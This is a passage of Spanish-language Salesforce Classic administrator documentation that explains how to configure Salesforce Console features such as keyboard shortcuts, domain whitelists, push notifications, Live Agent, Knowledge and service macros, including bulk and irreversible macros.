4. En `Seleccionar componentes de la consola`, añada Historial a `Elementos seleccionados`.
5. En `Alinear componentes personalizados de la consola`, seleccione si aparecerá el componente a la derecha o a la izquierda del pie de página.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el componente Historial:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Funciones configurables de la consola de Salesforce

Consola de Salesforce

# Activar componentes de controles múltiples para una consola de Salesforce

Si se configura una consola, los componentes de controles múltiples se activan de modo que puede mover partes de una consola a diferentes áreas de sus pantallas para ayudarle a trabajar mejor.

Con componentes de controles múltiples, puede retirar fichas principales o SoftPhones de Open CTI de navegadores y arrastrarlas a diferentes monitores. También puede mover el componente Historial, chats de Live Agent (pero no el componente de pie de página) y cualquier componente de consola incluido en el pie de página de una consola.

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de la consola.
3. Haga clic en **Modificar**.
4. Si los componentes de controles múltiples están desactivados, haga clic en `Activar componentes de varios monitores`.
5. Haga clic en **Guardar**.

Nota: Los elementos retirados cierran y pierden sus posiciones en la pantalla cuando cierra sesión en Salesforce, hace clic en **Configuración**, hace clic en un vínculo para dejar una consola o actualiza o cierra sus navegadores.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar componentes de controles múltiples:
- "Personalizar aplicación"

Consejo: Para retirar componentes, es posible que necesite actualizar esta configuración en su navegador: (1) habilitar ventanas emergentes; (2) establecer vínculos para abrir en nuevas ventanas, no en fichas.

CONSULTE TAMBIÉN

Funciones configurables de la consola de Salesforce

Consola de Salesforce

## Optimizar vistas de lista de Consola de Salesforce con listas con capacidad de respuesta

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las listas con capacidad de respuesta cambian de tamaño de forma dinámica y proporciona a sus vistas de lista un aspecto moderno. Además, los pasos de ratón sobre filas opcionales le ofrecen una vista previa de un registro sin abrirlo.

Así es como puede activar listas con capacidad de respuesta:


1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Busque el nombre de la consola que desea modificar y, a continuación, haga clic en **Modificar**.
3. Seleccione **Activar listas con capacidad de respuesta**.
4. Haga clic en **Guardar**.

Los campos que aparecen en la superposición de paso de ratón reflejan los campos en la vista de lista activa. Para personalizar qué campos aparecen, modifique la vista de lista o cree una vista de lista personalizada. Recuerde que se debe ampliar el ancho de la vista de lista lo suficiente para que los vínculos Modificar, Eliminar y Crear nueva vista sean visibles.

Algunos detalles más sobre el paso de ratón sobre listas:

- Para casos, los pasos de ratón aparecen cuando pasa el ratón sobre el campo Asunto. Para todos los demás registros, los pasos de ratón aparecen cuando pasa el ratón sobre el campo Nombre.
- Si el campo Asunto o Nombre no está en la vista de lista, el paso de ratón no aparece.
- Siempre visualiza el campo Descripción en pasos de ratón sobre casos, aunque no se pueda agregar a la vista de lista.
- Las listas con capacidad de respuesta no son compatibles con IE versión 10 o anterior.

Consejo: Si desea mantener el aspecto de las listas con capacidad de respuesta actualizado, pero desactivar la función de paso de ratón, modifique su consola y anule la selección de **Activar funciones activables de vista de lista**.




CONSULTE TAMBIÉN

Modificar filtros de la vista de lista

Crear una vista de lista

# Personalizar accesos directos del teclado para una Consola de Salesforce

Cree o personalice accesos directos de teclado de modo que los usuarios puedan realizar acciones rápidamente pulsando teclas en lugar de tener que utilizar el ratón.

Si hay una consola configurada, se activan automáticamente varios accesos directos de teclado predeterminados y quedan disponibles para su personalización. Por ejemplo, pulsando teclas para abrir y cerrar fichas, moverse entre fichas y guardar registros. Antes de poder crear accesos directos personalizados, un desarrollador deberá definir la acción del acceso directo con el método `addEventListener()` en el kit de herramientas de integración de la consola de Salesforce. Solo puede crear accesos directos para acciones realizadas dentro de una consola.

1. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto a una aplicación de la consola de Salesforce.
3. Haga clic en **Personalizar accesos directos del teclado**.
4. Haga clic en **Modificar** en la parte superior de la pantalla.
5. Haga clic en **Modificar** para personalizar un acceso directo existente o haga clic en **+Agregar acceso directo de teclado** para crear uno nuevo. Al crear un nuevo acceso directo, debe agregar un `Nombre de evento de la consola`, que es un identificador único para los comandos clave y luego enviar el nombre del evento al desarrollador que ha definido la acción del acceso directo de modo que pueda agregarlo al método que desencadenará el acceso directo. No puede eliminar los accesos directos predeterminados, pero puede modificarlos o desactivarlos.
6. Haga clic en **Guardar**.

Después de personalizar o crear accesos directos del teclado, informe a los usuarios asignados a una consola de la nuevas acciones que pueden realizar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar accesos directos del teclado para una Consola de Salesforce:

- "Personalizar aplicación"

**Nota:** Puede tener hasta 144 accesos directos para cada consola, lo que incluye los accesos directos predeterminados y cualquiera que cree. Si crea o personaliza accesos directos de teclado para incluir accesos directos del explorador estándar, como CTRL+F, sus accesos directos no funcionarán como lo esperado.

Los accesos directos del teclado no diferencian entre mayúsculas y minúsculas, incluso si pulsa Mayús antes de una letra. Por ejemplo, Mayús + b es lo mismo que Mayús + B. Si CTRL, ALT o Mayús se encuentran en un acceso directo, la secuencia de estas teclas no importa. Por ejemplo, CTRL+ALT+A es lo mismo que ALT+CTRL+A.

**Consejo:** Puede incluir tantas teclas en un acceso directo como quiera, pero le recomendamos limitar un acceso directo a tres teclas para que los usuarios puedan recordarla. Los usuarios de la consola pueden pulsar Mayús+K para ver una superposición con una lista de todos los productos de la consola.

CONSULTE TAMBIÉN

- Accesos directos del teclado predeterminados para una Consola de Salesforce
- Funciones configurables de la consola de Salesforce
- Consola de Salesforce

## Dominios de lista blanca para una consola de Salesforce

Los administradores de Salesforce pueden permitir a los usuarios de la consola acceder a dominios fuera de Salesforce. Por ejemplo, puede añadir *www.example.com* a una lista blanca de la consola y por lo tanto, los usuarios de esa consola pueden acceder a ese dominio.

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de la consola.
3. Haga clic en **Modificar**.
4. En `Dominios de lista blanca`, escriba los dominios a los que desea que los usuarios accedan y separe varios dominios por comas. No incluya *http://* o *https://* porque esos prefijos son parte de una URL, no de un dominio.

   Si su teléfono de CTI está funcionando en un servidor con un puerto no estándar, asegúrese de incluir el número de puerto en su dominio. Por ejemplo, si su servidor se denomina *myserver* y su número de puerto es `8500`, incluya *myserver:8500* en su lista blanca.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para incluir dominios de lista blanca para una consola de Salesforce:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Funciones configurables de la consola de Salesforce
- Consola de Salesforce

# Configurar notificaciones distribuidas para una Consola de Salesforce

Los administradores pueden configurar notificaciones de envío en una consola de modo que esos usuarios puedan ver cuándo cambia un registros en el que están trabajando por otros usuarios.

Las notificaciones distribuidas son indicadores visuales en listas y páginas de detalles en una consola que muestran cuando un registro o campo cambia durante la sesión de usuario. Por ejemplo, si dos agentes del servicio de atención al cliente están trabajando en el mismo caso y un agente cambia la `Prioridad`, aparece una notificación de envío para el otro agente que le avisa del cambio y no duplica el esfuerzo.

Seleccione el momento en que aparecen notificaciones de envío y qué objetos y campos las desencadenan:

1. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de consola o haga clic en **Modificar**.
3. En `Seleccione cómo se actualizan las listas`, seleccione el momento en que aparece el envío de notificaciones.

| Opción | Descripción |
|---|---|
| Ninguno | Las listas no se actualizan y las notificaciones de envío no aparecen. |
| Actualizar lista | La lista completa se actualiza cuando se produce cualquier cambio en ella. Los registros se agregan o se eliminan de la lista en base a los criterios de la lista, pero los nuevos registros agregados a las colas solo actualizan la lista del propietario del registro. |
| Actualizar filas de la lista | Se actualizan las filas en la lista cuando se produce cualquier cambio en campos seleccionados para el envío de notificaciones. |

4. En `Seleccione cómo se actualizan las páginas de detalles`, seleccione cuando aparecen las notificaciones de envío.

| Opción | Descripción |
|---|---|
| No se actualiza | Las páginas de detalles no se actualizan y las notificaciones de envío no aparecen. |
| Actualizar automáticamente | La página de detalles se actualiza automáticamente cuando se cambia un registro. |
| Marcador | Aparece un mensaje en la página de detalles cuando se cambia un registro. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar notificaciones de envío:
- "Personalizar aplicación"

5. Haga clic en **Seleccionar objetos y campos para las notificaciones** y seleccione **Modificar**. La configuración de notificaciones distribuidas que elige aquí se aplica a todas las aplicaciones de su consola.
6. Seleccione los objetos que desee que desencadenen notificaciones distribuidas. Por ejemplo, si desea realizar cualquier cambio en casos y campos de caso para desencadenar notificaciones de envío, cambie de Casos de elementos disponibles a Elementos seleccionados.
7. En Campos, haga clic en **Modificar** y seleccione los campos para los que desea desencadenar notificaciones de envío.
8. Haga clic en **Aceptar** y, a continuación seleccione **Guardar**.
9. Otorgue a los usuarios al menos el permiso de "Lectura" en el objeto estándar Temas de envío. Consulte Permisos de usuario y acceso en la página 556.

Importante: Las notificaciones distribuidas no aparecen si se activa el `Atributo Requerir HttpOnly` por la seguridad de la sesión.

Nota:

- Estos objetos y sus campos están disponibles para el envío de notificaciones: cuentas, contactos, casos, candidatos, oportunidades, campañas, tareas y objetos personalizados.
- Las notificaciones distribuidas no están disponibles en la consola en Professional Edition.
- Si configura notificaciones distribuidas para el objeto de candidato y utiliza reglas de Data.com Clean, se desencadenan las notificaciones distribuidas en la consola. Recuerde que las notificaciones adicionales pueden afectar a su límite de notificaciones de envío.

CONSULTE TAMBIÉN

Funciones configurables de la consola de Salesforce

Consola de Salesforce

# Adición de Live Agent a la consola de Salesforce

Si agrega Live Agent a la consola de Salesforce los agentes y supervisores podrán conversar por chat con los clientes y acceder a otras herramientas de atención al cliente en un mismo lugar.

Antes de agregar Live Agent a una aplicación de la consola de Salesforce, debe crear una aplicación de la consola de Salesforce si no tiene una configurada.

Después de configurar Live Agent, agréguelo a una aplicación de la consola de Salesforce. Después de configurar Live Agent en la consola, sus agentes podrán interactuar con clientes de chat. Con la consola de Salesforce, sus agentes y supervisores pueden acceder a Live Agent y otros productos de Service Cloud en una sola ubicación para proporcionar a los usuarios un servicio de atención al cliente rápido y eficiente.

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto al nombre de la aplicación de la consola de Salesforce en la que desea configurar Live Agent.
3. Seleccione `Incluir Live Agent en esta aplicación`.
4. Seleccione los registros o páginas que desea abrir como subfichas de sesiones de chat en el espacio de trabajo del chat.
5. Opcionalmente, si su organización de Salesforce tiene Knowledge activado, seleccione `Incluir artículos sugeridos de Knowledge en Live Agent` para mostrar el widget de Knowledge One en el espacio de trabajo de chat.
6. Haga clic en **Guardar**.

Puede ejecutar varias aplicaciones de Salesforce al mismo tiempo. Sin embargo, s inicia sesión en otra aplicación de Salesforce mientras está conectado a una aplicación de la consola de Salesforce, no podrá aceptar nuevas solicitudes de chat.

CONSULTE TAMBIÉN

Consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para agregar Live Agent a la consola de Salesforce:

- "Personalizar aplicación"

# Activar Knowledge para una Consola de Salesforce

Si Salesforce Knowledge está configurado, puede activar la barra lateral de Knowledge de modo que los usuarios que están trabajando en casos puedan ver automáticamente artículos relevantes de Knowledge que les pueden ayudar a cerrar casos con mayor rapidez.

**Importante:** Debe tener Salesforce Knowledge configurado en su organización de Salesforce antes de poder agregarlo a una consola. Los artículos de Knowledge aparecen en función de las palabras coincidentes escritas en el `Asunto` de un caso.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. Haga clic en **Modificar** junto al formato de página.
3. Haga clic en **Propiedades de formato**.
4. Compruebe la `Barra lateral de Knowledge` y haga clic en **Aceptar**.
5. Haga clic en **Guardar**.

Repita estos pasos para cada formato de página de casos asignado a los usuarios de la consola.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la barra lateral de Knowledge:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Funciones configurables de la consola de Salesforce
- Consola de Salesforce
- Configuración de gestión de búsqueda de objetos

# Uso de macros en la consola de servicio

## Macros

Los agentes del servicio de asistencia que utilizan Noticias en tiempo real de caso pueden ahora ejecutar macros para completar tareas repetitivas automáticamente, como la selección de una plantilla de correo electrónico, el envío de un correo electrónico a un cliente y la actualización del estado de caso, todo en un solo clic. Una macro es un conjunto de instrucciones que indica al sistema cómo completar una tarea. Cuando un agente ejecuta una macro, el sistema realiza cada instrucción. Las macros ahorran tiempo y añaden coherencia al trabajo de los agentes del servicio de asistencia.

Puede crear macros para realizar varias acciones en las noticias en tiempo real del caso. Por ejemplo, una macro puede introducir la línea de asunto de un correo electrónico y actualizar el estado del caso. Una macro único puede realizar varias acciones en diferentes partes de las noticias en tiempo real del caso al mismo tiempo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Nota:** Se admiten las macros en objetos estándar y personalizados basados en noticias en tiempo real.

Información general sobre macros

Antes de que pueda crear y ejecutar macros, configure el entorno de Salesforce Console for Service.

Buscar todos los campos de texto en macros

Amplíe el ámbito de la búsqueda de macros de modo que los agentes puedan encontrar rápidamente macros buscando palabras clave contenidas en campos de texto de macros.

Sugerencias para la creación de macros

El modo en que asigna un nombre y diseña su macro puede repercutir en su utilidad para los agentes de asistencia. Recuerde estas sugerencias cuando cree macros.

Crear macros

Puede crear una macro especificando las instrucciones para acciones que la macro llevará a cabo. Una macro es como un pequeño programa informático. Debe indicar a la macro cada paso que debe realizar. Este ejemplo muestra cómo crear una macro sencilla.

Ejecutar una macro en la Salesforce Console for Service

Las macros automatizan una serie de pulsaciones de teclas repetitivas que los agentes de asistencia realizan en la Salesforce Console for Service. Puede completar rápidamente tareas repetitivas, como la actualización del estado de un caso, ejecutando una macro.

Métodos abreviados para macros

Puede utilizar los métodos abreviados de teclado para trabajar con macros de forma aún más eficaz.

CONSULTE TAMBIÉN

Descripción de formatos basados en noticias en tiempo real

## Información general sobre macros

Antes de que pueda crear y ejecutar macros, configure el entorno de Salesforce Console for Service.

1. Active el seguimiento de noticias en tiempo real para el objeto.
2. Cree un formato de página basado en noticias en tiempo real en un objeto admitido. Se admiten las macros en objetos estándar y personalizados basados en noticias en tiempo real.
3. Agregue las acciones del publicador que desee utilizar en macros al formato de página. Por ejemplo, agregue la Acción correo electrónico al formato de página de caso.
4. Si desea utilizar Acciones rápidas en macros, cree una Acción rápida y agréguela al formato de página.
5. Agregue el Navegador de macros como un componente de consola al formato de página.
6. Asegúrese de que los usuarios tienen permisos de usuario para crear macros o ejecutar macros, según proceda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Sugerencias para la creación de macros

Crear macros

Macros irreversibles

## Buscar todos los campos de texto en macros

Amplíe el ámbito de la búsqueda de macros de modo que los agentes puedan encontrar rápidamente macros buscando palabras clave contenidas en campos de texto de macros.

Por ejemplo, suponga que un agente quiere encontrar una macro cuya descripción es "Política de devoluciones: 30 días". El agente puede buscar "política de devoluciones" y ver todas las macros que contienen esa frase.

Si esta configuración está activada, los agentes pueden buscar macros en todos los campos de texto en las instrucciones de macros. Si esta configuración no está activada, los agentes pueden buscar palabras clave únicamente en el título y los campos de descripción de macros.

Para permitir a los agentes buscar en todos los campos de texto:

1. Desde Configuración, introduzca `Macros` en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de macro**.
2. Haga clic en **Modificar**.
3. Seleccione **Incluir todos los campos de texto de macro en búsquedas**.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con licencia de Service Cloud


PERMISOS DE USUARIO

Para crear, modificar y eliminar formatos de página:

- "Personalizar aplicación"

## Sugerencias para la creación de macros

El modo en que asigna un nombre y diseña su macro puede repercutir en su utilidad para los agentes de asistencia. Recuerde estas sugerencias cuando cree macros.




EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. El `Nombre de macro` ayuda los agentes del servicio de asistencia a decidir qué macro utilizar. El nombre se utiliza cuando los agentes buscan macros, así que resulta útil utilizar un nombre corto (de modo que los agentes puedan verlo en la lista de macros) que identifique resumidamente el propósito de la macro.
2. Aunque el campo `Descripción` es opcional, es útil para ayudar los agentes del servicio de asistencia a comprender lo que hace la macro.
3. Las instrucciones de las macros son como un pequeño programa informático, de modo que debe indicar cada paso o instrucción que la macro debe realizar. Cada instrucción es equivalente a un clic que el agente de asistencia hace cuando realiza manualmente la tarea. La primera instrucción de la macro selecciona el objeto sobre el que actúa la macro, como Ficha de caso activa.

4. La segunda instrucción de macro especifica el contexto o componente de la Salesforce Console for Service, en el que trabaja la macro. Por ejemplo, un contexto Acción de correo electrónico permite a la macro establecer campos y realizar acciones en el Editor de correo electrónico.

   Nota: Si un componente Salesforce Console for Service no está activado y configurado, no podrá crear una macro para este.

5. La tercera instrucción de macro especifica la acción que la macro lleva a cabo. Por ejemplo, la macro de la captura de pantalla cambia el valor del campo Dirección Cc en una acción de correo electrónico de la ficha de caso activa.
6. Puede agregar un conjunto de instrucciones adicionales en el mismo contexto o en un contexto diferente. Una macro sencilla solo realiza una tarea. Cree macros más compleja agregando instrucciones.

## Crear macros

Puede crear una macro especificando las instrucciones para acciones que la macro llevará a cabo. Una macro es como un pequeño programa informático. Debe indicar a la macro cada paso que debe realizar. Este ejemplo muestra cómo crear una macro sencilla.

**Permisos de usuario necesarios**

| | |
|---|---|
| Para ver macros: | "Leer" en macros |
| Para crear y modificar macros: | "Crear" y "Modificar" en macros |
| Para crear y ejecutar macros irreversibles: | "Gestionar macros que los usuarios no pueden deshacer" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para crear esta macro de ejemplo, el Publicador de correo electrónico debe estar activado en su organización de Salesforce.

1. Cree una macro.
   a. En la Salesforce for Service Console, haga clic en el widget **Macros**.
   b. Haga clic en **+ Crear macros**.
   c. En `Nombre de macro`, introduzca un nombre que facilite comprender lo que esta macro hace.
   Por ejemplo, *`Sustituir asunto de correo electrónico por "Pasos para restablecer su contraseña"`*.
   d. En `Descripción`, explique el propósito de esta macro. El campo `Descripción` opcional ayuda a los agentes de asistencia a comprender lo que esta macro hace y distinguirla de macros parecidas.
2. Agregue las instrucciones para la macro.
   a. Seleccione un contexto para la macro. El contexto especifica la parte de unas noticias de caso con las que la macro interactúa. Por ejemplo, seleccionar **Seleccionar ficha activa** indica a la macro que está realizando una acción en la ficha de caso activa en Noticias de caso.
   b. Haga clic en **Listo**. Después de cada instrucción, haga clic en **Listo** para pasar a la línea siguiente.
   c. Seleccione el objeto con el que interactúa la macro.
   Por ejemplo, seleccionar **Seleccionar acción de correo** indica a la macro que interactúe con el Publicador de correo en Noticias de caso.
   d. Seleccione la acción que desea que realice la macro.

Por ejemplo, suponga que desea sustituir la línea de asunto de un correo electrónico en el caso, de modo que selecciona **Sustituir asunto**. Esta instrucción indica a la macro que cambie el campo de asunto del mensaje de correo electrónico. También muestra un campo de texto donde puede especificar el asunto que desea sustituir.

**e.** En el campo de texto, introduzca la línea de asunto. Esta instrucción borra el asunto original y lo sustituye por el valor que especificó en la macro.
Por ejemplo, introduzca `Pasos para restablecer su contraseña` en el campo de texto. Suponga que el mensaje original del cliente contenía el asunto "Problemas de contraseña". El agente ejecuta la macro y sustituye automáticamente el asunto original por el nuevo asunto.

**f.** Finalmente, seleccione **Enviar acción** para indicar a la macro que ejecute estas instrucciones.

**3.** Guarde la macro.
Ha creado una macro que sustituye la línea de asunto original de un correo electrónico en Noticias de caso por una nueva línea de asunto.

Tras crear una macro, es una buena idea ejecutarla para asegurarse de que funciona como desea. Para probar esta macro, vaya a la Salesforce Console for Service y abra un registro de caso. Abra el widget de macros. Seleccione y ejecute esta macro.

## Ejecutar una macro en la Salesforce Console for Service

Las macros automatizan una serie de pulsaciones de teclas repetitivas que los agentes de asistencia realizan en la Salesforce Console for Service. Puede completar rápidamente tareas repetitivas, como la actualización del estado de un caso, ejecutando una macro.

**Permisos de usuario necesarios**

| | |
|---|---|
| Para ver macros: | "Leer" en macros |
| Para crear y modificar macros: | "Crear" y "Modificar" en macros |
| Para crear y ejecutar macros irreversibles: | "Gestionar macros que los usuarios no pueden deshacer" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Solo necesita el permiso Gestionar macros que los usuarios no pueden deshacer si desea ejecutar macros que contienen una instrucción Enviar acción. Todas las macros masivas contienen una instrucción Enviar acción. El icono de rayo ( ⚡ ) indica que la macro realiza una acción, como el envío de un correo electrónico, que no se puede deshacer.

**1.** Abra el widget de macros.

**2.** Busque una macro y selecciónela desde la lista de macros.
Para buscar una macro, introduzca algunas letras de su nombre en el cuadro Buscar macros. Salesforce enumera las macros que contienen las palabras clave o letras de búsqueda en los resultados. Si el cuadro Buscar macros está vacío, la lista muestra las 25 macros que haya utilizado más recientemente. Si ejecutó una macro o vio su página de detalle, se considera que se utilizó recientemente.

**3.** También puede revisar la descripción y las instrucciones de la macro para asegurarse de que esa macro hace lo que espera.
Las instrucciones muestran los pasos que realiza la macro. Revisar las instrucciones es útil cuando se ejecuta una macro por primera vez.

**4.** Haga clic en **Ejecutar** ( ▶ ) para iniciar la macro.

Aparece un mensaje indicando si la macro se ha ejecutado correctamente. Aparece un punto verde junto a cada instrucción que se haya ejecutado correctamente. Aparece un punto rojo y un mensaje de error junto a cada instrucción que no pudo realizarse, de modo que pueda solucionar el problema.

Macros irreversibles

Algunas macros realizan acciones que no pueden deshacerse, como el envío de mensajes de correo electrónico salientes a clientes o actualizar el estado de un caso. Una macro que contiene una instrucción Enviar acción es irreversible. Debe disponer del permiso de usuario Gestionar macros que los usuarios no pueden deshacer para crear, modificar y ejecutar macros que contienen instrucciones para realizar acciones irreversibles.

## Macros irreversibles

Algunas macros realizan acciones que no pueden deshacerse, como el envío de mensajes de correo electrónico salientes a clientes o actualizar el estado de un caso. Una macro que contiene una instrucción Enviar acción es irreversible. Debe disponer del permiso de usuario Gestionar macros que los usuarios no pueden deshacer para crear, modificar y ejecutar macros que contienen instrucciones para realizar acciones irreversibles.

El icono de rayo ( ) indica que una macro es irreversible.

Si no dispone del permiso Gestionar macros que los usuarios no pueden deshacer, aún puede:

- Crear y modificar macros que no contienen instrucciones para realizar acciones irreversibles
- Clonar, eliminar y compartir macros que no contienen instrucciones para realizar acciones irreversibles

Ejemplo: Las macros que realizan los siguientes tipos de acciones se consideran irreversibles:

- Enviar correo electrónico
- Actualizar el estado de un caso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Métodos abreviados para macros

Puede utilizar los métodos abreviados de teclado para trabajar con macros de forma aún más eficaz.

**Tabla 66: Accesos directos de macros**

| Pulsar: | Para: |
|---|---|
| **M** | Abrir el widget de macros. |
| **S** | Poner su cursor en la barra de búsqueda. |
| **E** | Modificar la macro seleccionada. |
| **V** | Ver la página Detalles de macro. |
| **Intro** | Ejecutar la macro seleccionada. |
| **Barra de espacio** | Ampliar o contraer las instrucciones de la macro seleccionada. |
| **Flecha hacia arriba** | Desplazar la lista de macros hacia arriba. |
| **Flecha hacia abajo** | Desplazar la lista de macros hacia abajo. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Macros masivas

Una macro masiva es una macro que puede ejecutar sobre múltiples registros al mismo tiempo. Las macros masivas permiten a los agentes de asistencia procesar rápidamente picos en casos de clientes sobre el mismo problema. Las macros debe cumplir ciertos criterios para ejecutarse como macros masivas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las macros masivas se admiten para:

- El Publicador de correo electrónico en las noticias en tiempo real para casos en Salesforce Console for Service
- Todas las Acciones rápidas excepto para Acciones rápidas en redes sociales

Las macros masivas no se admiten para:

- Acciones de Salesforce Knowledge
- Acciones de comunidad
- Acciones de publicaciones en redes sociales
- Instrucciones "Agregar" e "Insertar" (como la instrucción Agregar a asunto o la instrucción Insertar en cuerpo HTML para el Publicador de correo electrónico)

Si la macro masiva interactúa con el Publicador de correo electrónico, puede contener únicamente una acción del Publicador de correo electrónico.

Una macro debe contener al menos una instrucción Acción de envío.

Ejemplo: Por ejemplo, suponga que su empresa tiene un fallo en el funcionamiento del servicio y muchos clientes se han puesto en contacto con el servicio de atención al cliente. Usted desea ayudar a los agentes a enviar un mensaje de correo electrónico a los clientes que han abierto casos sobre el fallo indicándoles el momento en que finalizará el fallo del servicio. Puede crear una macro masiva que utilice una plantilla de correo electrónico para crear y enviar un mensaje de correo electrónico a esos clientes.

## Crear una macro masiva

Este ejemplo muestra cómo crear una macro masiva que envía un mensaje de correo electrónico a la persona de contacto para los casos de clientes seleccionados.

## Sugerencias para la creación de macros masivas

La clave para usar correctamente macros masivas es seleccionar los registros correctos sobre los que ejecutar la macro. Los agentes de asistencia pueden filtras las vistas de lista para identificar qué registros seleccionar.

## Ejecutar una macro masiva en múltiples registros

Puede ejecutar una macro masiva en únicamente un registro al mismo tiempo, o puede ejecutarla en múltiples registros al mismo tiempo. Utilice las macros masivas para tratar rápidamente casos o registros de clientes similares.

## Crear una macro masiva

Este ejemplo muestra cómo crear una macro masiva que envía un mensaje de correo electrónico a la persona de contacto para los casos de clientes seleccionados.

**Permisos de usuario necesarios**

| | |
